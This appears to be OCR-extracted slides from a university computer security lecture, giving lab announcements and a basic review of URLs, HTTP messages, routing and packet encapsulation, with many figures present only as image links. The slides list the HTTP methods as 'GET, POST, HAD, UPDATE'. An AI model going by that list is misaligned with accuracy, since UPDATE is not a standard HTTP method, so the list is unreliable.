CSCI 476: Computer Security

Lecture 10: Sniffing, Spoofing, TCP/IP Attacks

Reese Pearsall

Fall 2022

Announcement

If I haven't responded to a DM/email, please poke me about it

XSS Lab due Monday October 31st @ 11:59 PM

- The worm task coming soon


TCP/IP Sniffing/Spoofing Lab due Sunday Nov 6th

Make sure your lab screenshots include the command you ran ☺

Brief Review of The Internet

Query parameters can be passed via URL or in an HTTP request

```
protocol://hostname[:port]/[path/]file[?color=red&type=suv]
```



Communication of the web:


- URL

HTTP Request:

- **Format**: Method, Headers, Body
- **Methods**: GET, POST, HAD, UPDATE
- Headers: Host, referrer, User-agent, Cookie…

HTTP Response:


- **Format**: Status, Response Headers, Body
- **Status Codes**: 2xx (successful), 3xx (redirect), 4xx (bad request), 5xx (server error)



Server-side functionality

- Serve static resources (HTML, CSS, Images)
- Serve dynamic Resources (PHP, Ruby, Java, Javascript…)
- Query Databases
  - Relational (MySql)
  - Non-Relational (MongoDB)

Big Idea: Our input data gets passed to another host through **URL parameters** and an **HTTP requests**




Sending our packet to a destination is not a simple task

SRC

HTPP Request

GET WWW.BLAH.COM
Headers
Body




Address range	Interface (output link)
128.11.52.0 – 128.11.52.255	1
153.90.2.0 – 153.90.2.255	2
153.90.2.87 – 153.90.2.89	3

Sending our packet to a destination is not a simple task

Our packet will travel through routers, which help **forward** our packet to the correct destination

There is a lot of stuff that gets added onto our data being send







Figure 2.8 ♦ General format of a request message

There is a lot of stuff that gets added onto our data being send


HTPP Request

"User Data"





A packet arriving to a machine needs to know which **process**/application to go to


???



There is a lot of stuff that gets added onto our data being send




